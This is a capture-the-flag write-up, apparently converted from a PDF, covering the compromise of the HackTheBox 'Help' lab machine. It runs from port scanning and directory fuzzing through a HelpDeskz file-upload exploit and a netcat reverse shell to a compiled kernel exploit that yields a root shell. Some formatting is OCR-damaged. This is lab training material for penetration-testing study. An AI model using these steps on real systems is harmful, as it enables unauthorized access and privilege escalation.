
Information Gathering

1) Found open ports

```
(vigneswar&VigneswarPC)-[~]
<u>-$ sudo nmap 10.10.10.121 -p- -sV --min-rate 1000 --open</u>
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-11 16:37 IST
Nmap scan report for 10.10.10.121
Host is up (0.33s latency).
Not shown: 58591 closed tcp ports (reset), 6941 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
         STATE SERVICE VERSION
         open ssh
22/tcp
                       OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
80/tcp
              http
                       Apache httpd 2.4.18
         open
3000/tcp open http
                       Node.js Express framework
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 83.91 seconds
```

2) Checked the webpage






3) Fuzzed for more pages


```
vigneswar®VigneswarPC)-[~]
 -$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u 'http://help.htb/FUZZ' -ic -t 200
          v2.1.0-dev
 :: Method
                                 : GET
 :: URL
                                    http://help.htb/FUZZ
     Wordlist
                                    FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
     Follow redirects
                                    false
     Calibration
                                    false
                                    10
     Timeout
                                    200
     Threads
     Matcher
                                    Response status: 200-299,301,302,307,401,403,405,500
support [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 907ms]
[Status: 200, Size: 11321, Words: 3503, Lines: 376, Duration: 907ms]
javascript [Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 191ms]
[Status: 200, Size: 11321, Words: 3503, Lines: 376, Duration: 201ms]
:: Progress: [87651/87651] :: Job [1/1] :: 64 req/sec :: Duration: [0:08:45] :: Errors: 483 ::
```

4) Found a tool



Vulnerability Assessment

1) The HelpDeskz application is vulnerable to file upload https://www.exploit-db.com/exploits/40300



Exploitation

1) Got reverse shell

```
vigneswar@VigneswarPC: ~
  -(vigneswar&VigneswarPC)-[~]
__$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.121] 42206
bash: cannot set terminal process group (767): Inappropriate ioctl for device
bash: no job control in this shell
help@help:/var/www/html/support/uploads/tickets$ python3 -c "import pty;pty.spawn('/bin/bash')
<port/uploads/tickets$ python3 -c "import pty;pty.spawn('/bin/bash')</pre>
help@help:/var/www/html/support/uploads/tickets$ ^Z
zsh: suspended nc -lvnp 4444
  -(vigneswar&VigneswarPC)-[~]
   stty raw -echo && fg
    + continued nc -lvnp 4444
[1]
help@help:/var/www/html/support/uploads/tickets$ stty rows 41 cols 156
help@help:/var/www/html/support/uploads/tickets$ clear
TERM environment variable not set.
help@help:/var/www/html/support/uploads/tickets$ export TERM=xterm
help@help:/var/www/html/support/uploads/tickets$ |
```

Privilege Escalation

1) Found a vulnerable linux version

Linux help 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux https://www.exploit-db.com/exploits/44298

2) Used the exploit

```
help@help:/home/help$ ls
exploit.c linpeas.sh npm-debug.log user.txt
help@help:/home/help$ gcc exploit.c -o exploit
help@help:/home/help$ ./exploit
task_struct = ffff88003721e200
uidptr = ffff88003db94f04
spawning root shell
root@help:/home/help#
```